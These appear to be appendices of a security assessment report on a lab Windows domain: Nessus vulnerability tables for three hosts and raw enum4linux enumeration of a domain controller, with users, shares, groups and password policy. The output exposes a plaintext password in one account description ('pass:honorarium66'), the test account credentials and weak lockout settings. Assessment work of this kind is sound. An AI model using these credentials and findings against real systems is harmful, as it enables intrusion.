INFO	N/A	-	10916	Microsoft Windows - Local Users Information : Passwords Never Expire
INFO	N/A	-	10915	Microsoft Windows - Local Users Information : User Has Never Logged In
INFO	N/A	-	10897	Microsoft Windows - Users Information : Disabled Accounts
INFO	N/A	-	10898	Microsoft Windows - Users Information : Never Changed Password
INFO	N/A	-	10900	Microsoft Windows - Users Information : Passwords Never Expire
INFO	N/A	-	10899	Microsoft Windows - Users Information : User Has Never Logged In
INFO	N/A	-	13855	Microsoft Windows Installed Hotfixes
INFO	N/A	-	17651	Microsoft Windows SMB : Obtains the Password Policy
INFO	N/A	-	10394	Microsoft Windows SMB Log In Possible
INFO	N/A	-	10398	Microsoft Windows SMB LsaQueryInformationPolicy Function NULL Session Domain SID Enumeration
INFO	N/A	-	10859	Microsoft Windows SMB LsaQueryInformationPolicy Function SID Enumeration
INFO	N/A	-	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
INFO	N/A	-	48942	Microsoft Windows SMB Registry : OS Version and Processor Architecture
INFO	N/A	-	10413	Microsoft Windows SMB Registry : Remote PDC/BDC Detection

INFO	N/A	-	10428	Microsoft Windows SMB Registry Not Fully Accessible Detection
INFO	N/A	-	10400	Microsoft Windows SMB Registry Remotely Accessible
INFO	N/A	-	11011	Microsoft Windows SMB Service Detection
INFO	N/A	-	23974	Microsoft Windows SMB Share Hosting Office Files
INFO	N/A	-	11777	Microsoft Windows SMB Share Hosting Possibly Copyrighted Material
INFO	N/A	-	10395	Microsoft Windows SMB Shares Enumeration
INFO	N/A	-	100871	Microsoft Windows SMB Versions Supported (remote check)
INFO	N/A	-	106716	Microsoft Windows SMB2 and SMB3 Dialects Supported (remote check)
INFO	N/A	-	11219	Nessus SYN scanner
INFO	N/A	-	19506	Nessus Scan Information
INFO	N/A	-	24786	Nessus Windows Scan Not Performed with Admin Privileges
INFO	N/A	-	10884	Network Time Protocol (NTP) Server Detection
INFO	N/A	-	11936	OS Identification
INFO	N/A	-	21745	OS Security Patch Assessment Failed
INFO	N/A	-	10919	Open Port Re-check
INFO	N/A	-	48243	PHP Version Detection
INFO	N/A	-	10185	POP Server Detection
INFO	N/A	-	66334	Patch Report
INFO	N/A	-	10940	Remote Desktop Protocol Service Detection
INFO	N/A	-	10399	SMB Use Domain SID to Enumerate Users
INFO	N/A	-	10860	SMB Use Host SID to Enumerate Local Users
INFO	N/A	-	10263	SMTP Server Detection
INFO	N/A	-	70657	SSH Algorithms and Languages Supported
INFO	N/A	-	149334	SSH Password Authentication Accepted

192.168.10.1 7

INFO	N/A	-	10881	SSH Protocol Versions Supported
INFO	N/A	-	153588	SSH SHA-1 HMAC Algorithms Enabled
INFO	N/A	-	10267	SSH Server Type and Version Information
INFO	N/A	-	56984	SSL / TLS Versions Supported
INFO	N/A	-	45410	SSL Certificate 'commonName' Mismatch
INFO	N/A	-	10863	SSL Certificate Information
INFO	N/A	-	70544	SSL Cipher Block Chaining Cipher Suites Supported
INFO	N/A	-	21643	SSL Cipher Suites Supported
INFO	N/A	-	57041	SSL Perfect Forward Secrecy Cipher Suites Supported
INFO	N/A	-	51891	SSL Session Resume Supported
INFO	N/A	-	156899	SSL/TLS Recommended Cipher Suites
INFO	N/A	-	96982	Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)
INFO	N/A	-	22964	Service Detection
INFO	N/A	-	121010	TLS Version 1.1 Protocol Detection
INFO	N/A	-	136318	TLS Version 1.2 Protocol Detection
INFO	N/A	-	150799	Target Access Problems by Authentication Protocol - Maximum Privilege Account Used in Scan
INFO	N/A	-	141118	Target Credential Status by Authentication Protocol - Valid Credentials Provided
INFO	N/A	-	64814	Terminal Services Use SSL/TLS
INFO	N/A	-	10287	Traceroute Information
INFO	N/A	-	11154	Unknown Service Detection: Banner Retrieval
INFO	N/A	-	135860	WMI Not Available
INFO	N/A	-	33139	WS-Management Server Detection
INFO	N/A	-	20108	Web Server / Application favicon.ico Vendor Fingerprinting
INFO	N/A	-	10302	Web Server robots.txt Information Disclosure

192.168.10.1 8

INFO	N/A	-	10150	Windows NetBIOS / SMB Remote Host Information Disclosure

* indicates the v3.0 score was not available; the v2.0 score is shown

APPENDIX I - RESULTS FOR NESSUS SCAN ON SERVER2

192.168.10.2

Vulnerabilities Total: 101

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	9.8	6.7	101525	PHP 5.6.x < 5.6.31 Multiple Vulnerabilities
CRITICAL	9.8	6.7	104631	PHP 5.6.x < 5.6.32 Multiple Vulnerabilities
CRITICAL	9.8	6.7	107216	PHP 5.6.x < 5.6.34 Stack Buffer Overflow
CRITICAL	9.8	6.7	121602	PHP 5.6.x < 5.6.40 Multiple vulnerabilities.
CRITICAL	9.8	7.4	130276	PHP < 7.1.33 / 7.2.x < 7.2.24 / 7.3.x < 7.3.11 Remote Code Execution Vulnerability.
CRITICAL	10.0	-	58987	PHP Unsupported Version Detection
HIGH	8.8	5.9	109576	PHP 5.6.x < 5.6.36 Multiple Vulnerabilities
HIGH	7.5	4.4	111230	PHP 5.6.x < 5.6.37 exif_thumbnail_extract() DoS
HIGH	7.5	8.4	119764	PHP 5.6.x < 5.6.39 Multiple vulnerabilities
HIGH	7.5	-	142591	PHP < 7.3.24 Multiple Vulnerabilities
HIGH	7.5	6.1	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.5*	6.6	42411	Microsoft Windows SMB Shares Unprivileged Access
MEDIUM	6.5	-	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	-	57582	SSL Self-Signed Certificate
MEDIUM	6.5	-	104743	TLS Version 1.0 Protocol Detection
MEDIUM	6.5	-	157288	TLS Version 1.1 Protocol Deprecated
MEDIUM	6.1	3.6	105771	PHP 5.6.x < 5.6.33 Multiple Vulnerabilities
MEDIUM	6.1	3.8	117497	PHP 5.6.x < 5.6.38 Transfer-Encoding Parameter XSS Vulnerability

192.168.10.2 4

MEDIUM	5.3	4.0	11213	HTTP TRACE / TRACK Methods Allowed
MEDIUM	5.3	-	152853	PHP < 7.3.28 Email Header Injection
MEDIUM	5.3	-	45411	SSL Certificate with Wrong Hostname
MEDIUM	4.7	4.4	122591	PHP 5.6.x < 5.6.35 Security Bypass Vulnerability
LOW	3.7	1.4	38208	Apache Struts 2 s:a / s:url Tag href Element XSS
INFO	N/A	-	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	-	48204	Apache HTTP Server Version
INFO	N/A	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	10736	DCE Services Enumeration
INFO	N/A	-	11002	DNS Server Detection
INFO	N/A	-	54615	Device Type
INFO	N/A	-	35716	Ethernet Card Manufacturer Detection
INFO	N/A	-	86420	Ethernet MAC Addresses
INFO	N/A	-	10107	HTTP Server Type and Version
INFO	N/A	-	12053	Host Fully Qualified Domain Name (FQDN) Resolution
INFO	N/A	-	84047	Hyper-V Virtual Machine Detection
INFO	N/A	-	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	-	46215	Inconsistent Hostname and IP Address
INFO	N/A	-	43829	Kerberos Information Disclosure
INFO	N/A	-	25701	LDAP Crafted Search Request Server Information Disclosure
INFO	N/A	-	20870	LDAP Server Detection
INFO	N/A	-	45478	LDAP User Enumeration
INFO	N/A	-	53513	Link-Local Multicast Name Resolution (LLMNR) Detection
INFO	N/A	-	10902	Microsoft Windows 'Administrators' Group User List
INFO	N/A	-	10908	Microsoft Windows 'Domain Administrators' Group User List

INFO	N/A	-	10913	Microsoft Windows - Local Users Information : Disabled Accounts
INFO	N/A	-	10914	Microsoft Windows - Local Users Information : Never Changed Passwords
INFO	N/A	-	10916	Microsoft Windows - Local Users Information : Passwords Never Expire
INFO	N/A	-	10915	Microsoft Windows - Local Users Information : User Has Never Logged In
INFO	N/A	-	10897	Microsoft Windows - Users Information : Disabled Accounts
INFO	N/A	-	10898	Microsoft Windows - Users Information : Never Changed Password
INFO	N/A	-	10900	Microsoft Windows - Users Information : Passwords Never Expire
INFO	N/A	-	10899	Microsoft Windows - Users Information : User Has Never Logged In
INFO	N/A	-	13855	Microsoft Windows Installed Hotfixes
INFO	N/A	-	17651	Microsoft Windows SMB : Obtains the Password Policy
INFO	N/A	-	10394	Microsoft Windows SMB Log In Possible
INFO	N/A	-	10398	Microsoft Windows SMB LsaQueryInformationPolicy Function NULL Session Domain SID Enumeration
INFO	N/A	-	10859	Microsoft Windows SMB LsaQueryInformationPolicy Function SID Enumeration
INFO	N/A	-	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
INFO	N/A	-	48942	Microsoft Windows SMB Registry : OS Version and Processor Architecture
INFO	N/A	-	10413	Microsoft Windows SMB Registry : Remote PDC/BDC Detection
INFO	N/A	-	10428	Microsoft Windows SMB Registry Not Fully Accessible Detection
INFO	N/A	-	10400	Microsoft Windows SMB Registry Remotely Accessible
INFO	N/A	-	11011	Microsoft Windows SMB Service Detection
INFO	N/A	-	10395	Microsoft Windows SMB Shares Enumeration
INFO	N/A	-	100871	Microsoft Windows SMB Versions Supported (remote check)

INFO	N/A	-	106716	Microsoft Windows SMB2 and SMB3 Dialects Supported (remote check)
INFO	N/A	-	11219	Nessus SYN scanner
INFO	N/A	-	19506	Nessus Scan Information
INFO	N/A	-	24786	Nessus Windows Scan Not Performed with Admin Privileges
INFO	N/A	-	10884	Network Time Protocol (NTP) Server Detection
INFO	N/A	-	11936	OS Identification
INFO	N/A	-	21745	OS Security Patch Assessment Failed
INFO	N/A	-	10919	Open Port Re-check
INFO	N/A	-	48243	PHP Version Detection
INFO	N/A	-	66334	Patch Report
INFO	N/A	-	10940	Remote Desktop Protocol Service Detection
INFO	N/A	-	10399	SMB Use Domain SID to Enumerate Users
INFO	N/A	-	10860	SMB Use Host SID to Enumerate Local Users
INFO	N/A	-	70657	SSH Algorithms and Languages Supported
INFO	N/A	-	149334	SSH Password Authentication Accepted
INFO	N/A	-	10881	SSH Protocol Versions Supported
INFO	N/A	-	153588	SSH SHA-1 HMAC Algorithms Enabled
INFO	N/A	-	10267	SSH Server Type and Version Information
INFO	N/A	-	56984	SSL / TLS Versions Supported
INFO	N/A	-	45410	SSL Certificate 'commonName' Mismatch
INFO	N/A	-	10863	SSL Certificate Information
INFO	N/A	-	70544	SSL Cipher Block Chaining Cipher Suites Supported
INFO	N/A	-	21643	SSL Cipher Suites Supported
INFO	N/A	-	57041	SSL Perfect Forward Secrecy Cipher Suites Supported
INFO	N/A	-	51891	SSL Session Resume Supported

192.168.10.2 7

INFO	N/A	-	156899	SSL/TLS Recommended Cipher Suites
INFO	N/A	-	22964	Service Detection
INFO	N/A	-	121010	TLS Version 1.1 Protocol Detection
INFO	N/A	-	136318	TLS Version 1.2 Protocol Detection
INFO	N/A	-	150799	Target Access Problems by Authentication Protocol - Maximum Privilege Account Used in Scan
INFO	N/A	-	141118	Target Credential Status by Authentication Protocol - Valid Credentials Provided
INFO	N/A	-	64814	Terminal Services Use SSL/TLS
INFO	N/A	-	10287	Traceroute Information
INFO	N/A	-	135860	WMI Not Available
INFO	N/A	-	33139	WS-Management Server Detection
INFO	N/A	-	20108	Web Server / Application favicon.ico Vendor Fingerprinting
INFO	N/A	-	10150	Windows NetBIOS / SMB Remote Host Information Disclosure

* indicates the v3.0 score was not available; the v2.0 score is shown

APPENDIX J - RESULTS FOR NESSUS SCAN ON CLIENT1

192.168.10.100

0	1	6	0	33
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities — Total: 40

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
HIGH	7.5	6.1	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
MEDIUM	6.5	-	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	-	57582	SSL Self-Signed Certificate
MEDIUM	6.5	-	104743	TLS Version 1.0 Protocol Detection
MEDIUM	6.5	-	157288	TLS Version 1.1 Protocol Deprecated
MEDIUM	5.3	-	57608	SMB Signing not required
MEDIUM	5.3	-	45411	SSL Certificate with Wrong Hostname
INFO	N/A	-	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	10736	DCE Services Enumeration
INFO	N/A	-	54615	Device Type
INFO	N/A	-	35716	Ethernet Card Manufacturer Detection
INFO	N/A	-	86420	Ethernet MAC Addresses
INFO	N/A	-	12053	Host Fully Qualified Domain Name (FQDN) Resolution
INFO	N/A	-	84047	Hyper-V Virtual Machine Detection
INFO	N/A	-	46215	Inconsistent Hostname and IP Address
INFO	N/A	-	53513	Link-Local Multicast Name Resolution (LLMNR) Detection
INFO	N/A	-	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure

192.168.10.100 4

INFO	N/A	-	11011	Microsoft Windows SMB Service Detection
INFO	N/A	-	100871	Microsoft Windows SMB Versions Supported (remote check)
INFO	N/A	-	106716	Microsoft Windows SMB2 and SMB3 Dialects Supported (remote check)
INFO	N/A	-	11219	Nessus SYN scanner
INFO	N/A	-	19506	Nessus Scan Information
INFO	N/A	-	11936	OS Identification
INFO	N/A	-	21745	OS Security Patch Assessment Failed
INFO	N/A	-	10940	Remote Desktop Protocol Service Detection
INFO	N/A	-	56984	SSL / TLS Versions Supported
INFO	N/A	-	45410	SSL Certificate 'commonName' Mismatch
INFO	N/A	-	10863	SSL Certificate Information
INFO	N/A	-	70544	SSL Cipher Block Chaining Cipher Suites Supported
INFO	N/A	-	21643	SSL Cipher Suites Supported
INFO	N/A	-	57041	SSL Perfect Forward Secrecy Cipher Suites Supported
INFO	N/A	-	156899	SSL/TLS Recommended Cipher Suites
INFO	N/A	-	121010	TLS Version 1.1 Protocol Detection
INFO	N/A	-	136318	TLS Version 1.2 Protocol Detection
INFO	N/A	-	104410	Target Credential Status by Authentication Protocol - Failure for Provided Credentials
INFO	N/A	-	64814	Terminal Services Use SSL/TLS
INFO	N/A	-	10287	Traceroute Information
INFO	N/A	-	135860	WMI Not Available
INFO	N/A	-	10150	Windows NetBIOS / SMB Remote Host Information Disclosure

* indicates the v3.0 score was not available; the v2.0 score is shown

APPENDIX K – ENUM4LINUX RESULTS FOR SERVER1

```
Starting enum4linux v0.8.9
( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Nov 26
12:13:01 2023


 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.10.1
RID Range ........ 500-550,1000-1050
Username ......... 'test'
Password ......... 'test123'
Known Usernames .. administrator, guest, krbtgt, domain admins, root,
bin, none



 =====================================================
|    Enumerating Workgroup/Domain on 192.168.10.1    |
 =====================================================
[+] Got domain/workgroup name: UADCWNET


 ============================================
|    Nbtstat Information for 192.168.10.1    |
 ============================================
Looking up status of 192.168.10.1
     SERVER1         <00> -         B <ACTIVE>  Workstation Service
     UADCWNET        <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
     UADCWNET        <1c> - <GROUP> B <ACTIVE>  Domain Controllers
     SERVER1         <20> -         B <ACTIVE>  File Server Service
     UADCWNET        <1e> - <GROUP> B <ACTIVE>  Browser Service
Elections
```

```
     UADCWNET        <1b> -         B <ACTIVE>  Domain Master Browser
     UADCWNET        <1d> -         B <ACTIVE>  Master Browser
     ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser

     MAC Address = 00-15-5D-00-04-12

 =====================================
|    Session Check on 192.168.10.1    |
 =====================================
[+] Server 192.168.10.1 allows sessions using username 'test',
password 'test123'

 =========================================
|    Getting domain SID for 192.168.10.1    |
 =========================================
Domain Name: UADCWNET
Domain Sid: S-1-5-21-2373017989-4057782597-2990666611
[+] Host is part of a domain (not a workgroup)

 =====================================
|    OS information on 192.168.10.1    |
 =====================================
[+] Got OS info for 192.168.10.1 from smbclient:
[+] Got OS info for 192.168.10.1 from srvinfo:
     192.168.10.1   Wk Sv PDC Tim NT LMB
     platform_id     :     500
     os version      :     10.0
     server type     :     0x84102b

 ============================
|    Users on 192.168.10.1    |
```

```
 ============================

index: 0xa3c RID: 0xa3c acb: 0x00000210 Account: A.Lucas   Name: Alice
Lucas Desc: agrarian

index: 0xa5a RID: 0xa5a acb: 0x00000210 Account: A.Norris  Name: Ada
Norris     Desc: Maelstrom

index: 0x1f4 RID: 0x1f4 acb: 0x00000210 Account: Administrator  Name:
(null)     Desc: Built-in account for administering the computer/domain

index: 0xa58 RID: 0xa58 acb: 0x00000210 Account: B.Blair   Name:
Brendan Blair   Desc: dyke

index: 0xa41 RID: 0xa41 acb: 0x00000210 Account: B.Fletcher     Name:
Byron Fletcher  Desc: Frick

index: 0xa49 RID: 0xa49 acb: 0x00000210 Account: B.Fox     Name: Bobby
Fox   Desc: sicklewort

index: 0xa33 RID: 0xa33 acb: 0x00000210 Account: B.Stanley Name:
Bobbie Stanley  Desc: soiree

index: 0xa59 RID: 0xa59 acb: 0x00000210 Account: C.Horton  Name: Clay
Horton     Desc: uproot

index: 0xa36 RID: 0xa36 acb: 0x00000210 Account: C.Keller  Name: Corey
Keller     Desc: wrangle

index: 0xa35 RID: 0xa35 acb: 0x00000210 Account: C.Lamb    Name:
Cornelius Lamb  Desc: minim

index: 0xa39 RID: 0xa39 acb: 0x00000210 Account: C.Mathis  Name:
Cedric Mathis   Desc: martingale

index: 0xa3e RID: 0xa3e acb: 0x00000210 Account: C.Munoz   Name: Chris
Munoz Desc: gnu

index: 0xa4e RID: 0xa4e acb: 0x00000210 Account: C.Romero  Name:
Cristina Romero Desc: Diana

index: 0xa52 RID: 0xa52 acb: 0x00000210 Account: C.Willis  Name: Carl
Willis     Desc: mulberry

index: 0xa48 RID: 0xa48 acb: 0x00000210 Account: D.Dunn    Name:
Daniel Dunn     Desc: endowed

index: 0xa4d RID: 0xa4d acb: 0x00000210 Account: D.Gross   Name:
Deborah Gross   Desc: bidiagonal

index: 0xa3f RID: 0xa3f acb: 0x00000210 Account: E.Elliott Name: Elmer
Elliott    Desc: Doria

index: 0xa31 RID: 0xa31 acb: 0x00000210 Account: E.Hoffman Name:
Evelyn Hoffman  Desc: Ivanhoe
```

```
index: 0xa3d RID: 0xa3d acb: 0x00000210 Account: E.Wood    Name: Edwin
Wood  Desc: chapter

index: 0xa44 RID: 0xa44 acb: 0x00000210 Account: F.Payne   Name:
Felicia Payne   Desc: Remus

index: 0xa51 RID: 0xa51 acb: 0x00000210 Account: G.Lambert Name:
Gilberto LambertDesc: embrace

index: 0xa53 RID: 0xa53 acb: 0x00000210 Account: G.Turner  Name: Glen
Turner     Desc: stank

index: 0x1f5 RID: 0x1f5 acb: 0x00000215 Account: Guest     Name:
(null)     Desc: Built-in account for guest access to the
computer/domain

index: 0xa43 RID: 0xa43 acb: 0x00000210 Account: H.Alexander    Name:
Harvey AlexanderDesc: prompt

index: 0xa38 RID: 0xa38 acb: 0x00000210 Account: J.Ballard Name:
Johnnie Ballard Desc: sheik

index: 0xa34 RID: 0xa34 acb: 0x00000210 Account: J.Kelly   Name: Jane
Kelly Desc: enable

index: 0xa2d RID: 0xa2d acb: 0x00000210 Account: J.Mccormick    Name:
Jody Mccormick  Desc: Gaston

index: 0xa47 RID: 0xa47 acb: 0x00000210 Account: J.Patton  Name: James
Patton     Desc: thee

index: 0xa57 RID: 0xa57 acb: 0x00000210 Account: J.Poole   Name:
Javier Poole    Desc: Cochrane

index: 0xa29 RID: 0xa29 acb: 0x00000210 Account: J.Tate    Name:
Juanita Tate    Desc: alia

index: 0xa2f RID: 0xa2f acb: 0x00000210 Account: K.Patrick Name:
Kelvin Patrick  Desc: written

index: 0x1f6 RID: 0x1f6 acb: 0x00000011 Account: krbtgt    Name:
(null)     Desc: Key Distribution Center Service Account

index: 0xa54 RID: 0xa54 acb: 0x00000210 Account: L.Campbell     Name:
Leland Campbell Desc: weal

index: 0xa50 RID: 0xa50 acb: 0x00000210 Account: L.Sharp   Name: Lucia
Sharp Desc: preposition

index: 0xa45 RID: 0xa45 acb: 0x00000210 Account: L.Vasquez Name:
Leticia Vasquez Desc: coachwork

index: 0xa2b RID: 0xa2b acb: 0x00000210 Account: M.Bradley Name:
Manuel Bradley  Desc: handwrite
```

```
index: 0xa4b RID: 0xa4b acb: 0x00000210 Account: M.Carson  Name:
Miriam Carson   Desc: Johanson

index: 0xa2c RID: 0xa2c acb: 0x00000210 Account: M.Day     Name:
Miguel Day Desc: Replication Account

index: 0xa46 RID: 0xa46 acb: 0x00000210 Account: M.Harrington   Name:
Maria HarringtonDesc: pass:honorarium66

index: 0xa2a RID: 0xa2a acb: 0x00010210 Account: M.Johnston     Name:
Melinda JohnstonDesc: transmitter

index: 0xa4a RID: 0xa4a acb: 0x00000210 Account: M.Jordan  Name:
Maryann Jordan  Desc: tipped

index: 0xa37 RID: 0xa37 acb: 0x00000210 Account: N.Colon   Name:
Nichole Colon   Desc: multiplication

index: 0xa40 RID: 0xa40 acb: 0x00000210 Account: O.Parker  Name:
Oliver Parker   Desc: culpable

index: 0xa30 RID: 0xa30 acb: 0x00000210 Account: R.Bridges Name: Randy
Bridges    Desc: irresolute

index: 0xa42 RID: 0xa42 acb: 0x00000210 Account: R.Moran   Name:
Russell Moran   Desc: crankshaft

index: 0xa4f RID: 0xa4f acb: 0x00000210 Account: S.Brock   Name:
Shawna Brock    Desc: barn

index: 0xa2e RID: 0xa2e acb: 0x00000210 Account: S.Glover  Name: Sean
Glover     Desc: mannerism

index: 0xa3a RID: 0xa3a acb: 0x00000210 Account: S.Higgins Name: Sadie
Higgins    Desc: slippery

index: 0xa55 RID: 0xa55 acb: 0x00000210 Account: S.Jennings     Name:
Suzanne JenningsDesc: compositor

index: 0xa3b RID: 0xa3b acb: 0x00000210 Account: T.Maldonado    Name:
Tim Maldonado   Desc: gnostic

index: 0xa32 RID: 0xa32 acb: 0x00000210 Account: T.Reid    Name: Tommy
Reid  Desc: doorkeeper

index: 0xa4c RID: 0xa4c acb: 0x00000210 Account: T.Simmons Name:
Tracey Simmons  Desc: stuffy

index: 0xa56 RID: 0xa56 acb: 0x00000210 Account: T.Todd    Name:
Taylor Todd     Desc: footnote

index: 0x455 RID: 0x455 acb: 0x00000a10 Account: test Name: Test
account    Desc: (null)
```

```
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[test] rid:[0x455]
user:[J.Tate] rid:[0xa29]
user:[M.Johnston] rid:[0xa2a]
user:[M.Bradley] rid:[0xa2b]
user:[M.Day] rid:[0xa2c]
user:[J.Mccormick] rid:[0xa2d]
user:[S.Glover] rid:[0xa2e]
user:[K.Patrick] rid:[0xa2f]
user:[R.Bridges] rid:[0xa30]
user:[E.Hoffman] rid:[0xa31]
user:[T.Reid] rid:[0xa32]
user:[B.Stanley] rid:[0xa33]
user:[J.Kelly] rid:[0xa34]
user:[C.Lamb] rid:[0xa35]
user:[C.Keller] rid:[0xa36]
user:[N.Colon] rid:[0xa37]
user:[J.Ballard] rid:[0xa38]
user:[C.Mathis] rid:[0xa39]
user:[S.Higgins] rid:[0xa3a]
user:[T.Maldonado] rid:[0xa3b]
user:[A.Lucas] rid:[0xa3c]
user:[E.Wood] rid:[0xa3d]
user:[C.Munoz] rid:[0xa3e]
user:[E.Elliott] rid:[0xa3f]
user:[O.Parker] rid:[0xa40]
user:[B.Fletcher] rid:[0xa41]
user:[R.Moran] rid:[0xa42]
```

```
user:[H.Alexander] rid:[0xa43]
user:[F.Payne] rid:[0xa44]
user:[L.Vasquez] rid:[0xa45]
user:[M.Harrington] rid:[0xa46]
user:[J.Patton] rid:[0xa47]
user:[D.Dunn] rid:[0xa48]
user:[B.Fox] rid:[0xa49]
user:[M.Jordan] rid:[0xa4a]
user:[M.Carson] rid:[0xa4b]
user:[T.Simmons] rid:[0xa4c]
user:[D.Gross] rid:[0xa4d]
user:[C.Romero] rid:[0xa4e]
user:[S.Brock] rid:[0xa4f]
user:[L.Sharp] rid:[0xa50]
user:[G.Lambert] rid:[0xa51]
user:[C.Willis] rid:[0xa52]
user:[G.Turner] rid:[0xa53]
user:[L.Campbell] rid:[0xa54]
user:[S.Jennings] rid:[0xa55]
user:[T.Todd] rid:[0xa56]
user:[J.Poole] rid:[0xa57]
user:[B.Blair] rid:[0xa58]
user:[C.Horton] rid:[0xa59]
user:[A.Norris] rid:[0xa5a]

 ========================================
|    Share Enumeration on 192.168.10.1    |
 ========================================

     Sharename       Type      Comment
```

```
     ---------       ----      -------
     ADMIN$          Disk      Remote Admin
     C$              Disk      Default share
     Fileshare1      Disk
     Fileshare2      Disk
     HR              Disk
     IPC$            IPC       Remote IPC
     NETLOGON        Disk      Logon server share
     Resources       Disk
     SYSVOL          Disk      Logon server share
     SYSVOL2         Disk
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 192.168.10.1
//192.168.10.1/ADMIN$ Mapping: DENIED, Listing: N/A
//192.168.10.1/C$     Mapping: DENIED, Listing: N/A
//192.168.10.1/Fileshare1  Mapping: OK, Listing: OK
//192.168.10.1/Fileshare2  Mapping: OK, Listing: OK
//192.168.10.1/HR     Mapping: OK, Listing: OK
//192.168.10.1/IPC$   [E] Can't understand response:
NT_STATUS_INVALID_INFO_CLASS listing \*
//192.168.10.1/NETLOGON    Mapping: OK, Listing: OK
//192.168.10.1/Resources   Mapping: OK, Listing: OK
//192.168.10.1/SYSVOL Mapping: OK, Listing: OK
//192.168.10.1/SYSVOL2     Mapping: OK, Listing: OK

 ====================================================
|    Password Policy Information for 192.168.10.1    |
 ====================================================
```

```
[+] Attaching to 192.168.10.1 using test:test123

[+] Trying protocol 139/SMB...

     [!] Protocol failed: Cannot request session (Called
Name:192.168.10.1)

[+] Trying protocol 445/SMB...

[+] Found domain(s):

      [+] UADCWNET
      [+] Builtin

[+] Password Info for Domain: UADCWNET

      [+] Minimum password length: 7
      [+] Password history length: 24
      [+] Maximum password age: 136 days 23 hours 58 minutes
      [+] Password Complexity Flags: 010000

            [+] Domain Refuse Password Change: 0
            [+] Domain Password Store Cleartext: 1
            [+] Domain Password Lockout Admins: 0
            [+] Domain Password No Clear Change: 0
            [+] Domain Password No Anon Change: 0
            [+] Domain Password Complex: 0

      [+] Minimum password age: 1 day 4 minutes
      [+] Reset Account Lockout Counter:
```

```
      [+] Locked Account Duration:
      [+] Account Lockout Threshold: None
      [+] Forced Log off Time: Not Set


[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 7


 ============================
|    Groups on 192.168.10.1    |
 ============================

[+] Getting builtin groups:
group:[Server Operators] rid:[0x225]
group:[Account Operators] rid:[0x224]
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
```

```
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
group:[RDS Remote Access Servers] rid:[0x23f]
group:[RDS Endpoint Servers] rid:[0x240]
group:[RDS Management Servers] rid:[0x241]
group:[Hyper-V Administrators] rid:[0x242]
group:[Access Control Assistance Operators] rid:[0x243]
group:[Remote Management Users] rid:[0x244]
group:[Storage Replica Administrators] rid:[0x246]

[+] Getting builtin group memberships:
Group 'Users' (RID: 545) has member: NT AUTHORITY\INTERACTIVE
Group 'Users' (RID: 545) has member: NT AUTHORITY\Authenticated Users
Group 'Users' (RID: 545) has member: UADCWNET\Domain Users
Group 'Guests' (RID: 546) has member: UADCWNET\Guest
Group 'Guests' (RID: 546) has member: UADCWNET\Domain Guests
Group 'Administrators' (RID: 544) has member: UADCWNET\Administrator
Group 'Administrators' (RID: 544) has member: UADCWNET\Enterprise
Admins
Group 'Administrators' (RID: 544) has member: UADCWNET\Domain Admins
Group 'IIS_IUSRS' (RID: 568) has member: NT AUTHORITY\IUSR
Group 'Pre-Windows 2000 Compatible Access' (RID: 554) has member: NT
AUTHORITY\Authenticated Users
Group 'Windows Authorization Access Group' (RID: 560) has member: NT
AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
```

```
[+] Getting local groups:

group:[Cert Publishers] rid:[0x205]

group:[RAS and IAS Servers] rid:[0x229]

group:[Allowed RODC Password Replication Group] rid:[0x23b]

group:[Denied RODC Password Replication Group] rid:[0x23c]

group:[DnsAdmins] rid:[0x44d]


[+] Getting local group memberships:

Group 'DnsAdmins' (RID: 1101) has member: UADCWNET\J.Mccormick

Group 'Denied RODC Password Replication Group' (RID: 572) has member:
UADCWNET\krbtgt

Group 'Denied RODC Password Replication Group' (RID: 572) has member:
UADCWNET\Domain Controllers

Group 'Denied RODC Password Replication Group' (RID: 572) has member:
UADCWNET\Schema Admins

Group 'Denied RODC Password Replication Group' (RID: 572) has member:
UADCWNET\Enterprise Admins

Group 'Denied RODC Password Replication Group' (RID: 572) has member:
UADCWNET\Cert Publishers

Group 'Denied RODC Password Replication Group' (RID: 572) has member:
UADCWNET\Domain Admins

Group 'Denied RODC Password Replication Group' (RID: 572) has member:
UADCWNET\Group Policy Creator Owners

Group 'Denied RODC Password Replication Group' (RID: 572) has member:
UADCWNET\Read-only Domain Controllers


[+] Getting domain groups:

group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]

group:[Domain Admins] rid:[0x200]

group:[Domain Users] rid:[0x201]

